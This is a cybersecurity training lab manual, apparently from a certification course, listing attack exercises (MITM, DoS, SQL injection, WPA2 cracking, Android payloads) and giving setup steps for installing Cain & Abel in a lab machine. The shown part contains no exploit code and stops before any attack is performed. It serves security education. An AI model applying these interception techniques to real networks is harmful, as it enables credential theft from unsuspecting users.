

# Module 02: Information Security Attacks

## Lab Scenario

Attackers break into systems for various reasons and purposes. Therefore, it is important to understand how malicious hackers attack and exploit systems and the probable reasons behind those attacks.

Hence, security professionals must guard their infrastructure against various attacks and exploits by using the knowledge of the enemy—the malicious hacker(s)—who seeks to use the infrastructure for illegal activities.

## Lab Objectives

The objective of this lab is to provide expert knowledge about the information security attacks on the target system or network. This includes knowledge of the following tasks:

- Performing man-in-the-middle (MITM) Attack, MAC flooding, and DoS attacks
- Exploiting SQL injection and parameter tampering vulnerabilities
- Performing active online attacks
- Auditing system passwords
- Performing social engineering to sniff user credentials
- Cracking WPA2 networks
- Hacking an Android device
- Exploiting S3 buckets

## Overview of Information Security

Information security refers to the protection or safeguarding of information and information systems that use, store, and transmit information from unauthorized access, disclosure, alteration, and destruction. Information is a critical asset that organizations must secure. If sensitive information falls into the wrong hands, then the organization may suffer huge losses in terms of finances, brand reputation, customers, etc. Information security relies on five major elements: confidentiality, integrity, availability, authenticity, and non-repudiation.

## Lab Tasks

The recommended labs that assist you in learning information security attacks, include the following:

- Perform a Man-in-the-Middle (MITM) Attack using Cain & Abel
- Perform MAC Flooding using macof
- Perform a DoS Attack on a Target Host using hping3
- Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap
- Perform Parameter Tampering using Burp Suite
- Audit System Passwords using John-the-Ripper
- Perform Social Engineering using Various Techniques to Sniff Users' Credentials
- Crack a WPA2 Network using Aircrack-ng
- Hack an Android Device by Creating Binary Payloads
- Exploit Open S3 Buckets using AWS CLI

## Exercise 1: Perform a Man-in-the-Middle (MITM) Attack using Cain & Abel

A *man-in-the-middle (MITM)* attack is used to intrude into an existing connection between systems and to intercept messages being transmitted.

### Lab Scenario



An attacker can obtain usernames and passwords using various techniques or by capturing data packets. By merely capturing sufficient packets, attackers can extract a target's username and password if the victim authenticates themselves in public networks, especially on unsecured websites. Once a password is hacked, an attacker can use the password to interfere with the victim's accounts, for example, by logging into the victim's email account, logging onto PayPal and emptying the victim's bank account, or even change the password.

As a preventive measure, an organization's administrator should instruct employees to not provide sensitive information while in public networks without Hypertext Transfer Protocol Secure (HTTPS) connections. Virtual private network (VPN) and Secure Shell (SSH) tunneling must be used to secure the network connection. An expert cyber security professional must have sound knowledge of sniffing, network protocols and their topology, TCP and UDP services, routing tables, remote access (SSH or VPN), authentication mechanisms, and encryption techniques.

## Lab Objectives

This lab demonstrates how to perform Man-in-the-Middle attack using Cain & Abel tool.

### Overview of Man-in-the-Middle (MITM) Attack

An MITM attack is used to intrude into an existing connection between systems and to intercept the messages being exchanged. Using various techniques, attackers split the TCP connection into two connections, a client-to-attacker connection and an attacker-to-server connection. After the successful interception of the TCP connection, the attacker can read, modify, and insert fraudulent data into the intercepted communication.

MITM attacks are varied and can be performed on a switched local area network (LAN). MITM attacks can be performed using various tools such as Cain & Abel.

### Lab Tasks


1. By default, the **Admin Machine-1** machine is selected. Click **Ctrl+Alt+Del**.



2. By default, the **Admin** user profile is selected. Type **admin@123** to enter the password in the **Password** field and press **Enter** to login.




Note: The **Networks** screen appears. Click **Yes** to allow the PC to be discoverable by other PCs and devices on the network.



3. Navigate to **Z:\CCT-Tools\CCT Module 02 Information Security Attacks\Cain & Abel** and double-click **ca\_setup.exe**.


Note: If a **User Account Control** pop-up appears click **Yes**.





4. Cain & Abel initializes, and the **Cain & Abel Installation** window appears. Click the **Next** button.


# Cain & Abel

6:40 AM  
11°C  
7/12/2021

5. Follow the wizard-driven installation steps to install Cain & Abel.


6. After completing the installation, the **Installation Completed!** message appears. Click **Finish**.

# Cain & Abel



7. The **WinPcap Installation** pop-up appears. Click **Don't install**, as it has already been installed during the lab setup.


# Cain & Abel




8. Now, double-click the **Cain** shortcut on **Desktop** to launch **Cain & Abel**.

Note: If a **User Account Control** pop-up appears click **Yes**.

9. The **Cain & Abel** main window appears, as shown in the screenshot below.




10. First, we need to change the DNS setting, to do so, launch **Control Panel** and navigate to **Network and Internet --> Network and Sharing Centre --> Change adapter settings**. Right-click **Ethernet** adapter and click on **Properties** from the options.
11. In the **Ethernet Properties** window, select **Internet Protocol Version 4 (TCP/IPv4)** and click on **Properties**. The **Internet Protocol Version 4 (TCP/IPv4) Properties** window appears, click **Advanced...** button.
12. In the **Advanced TCP/IP Settings** window, navigate to the **DNS** tab, select **8.8.8.8** under **DNS server address, in order of use:** section and click **OK**. In the **Internet Protocol Version 4 (TCP/IPv4) Properties** window, click **OK** and in the **Ethernet Properties** window, click **Close**.




13. Close the **Control Panel** window.

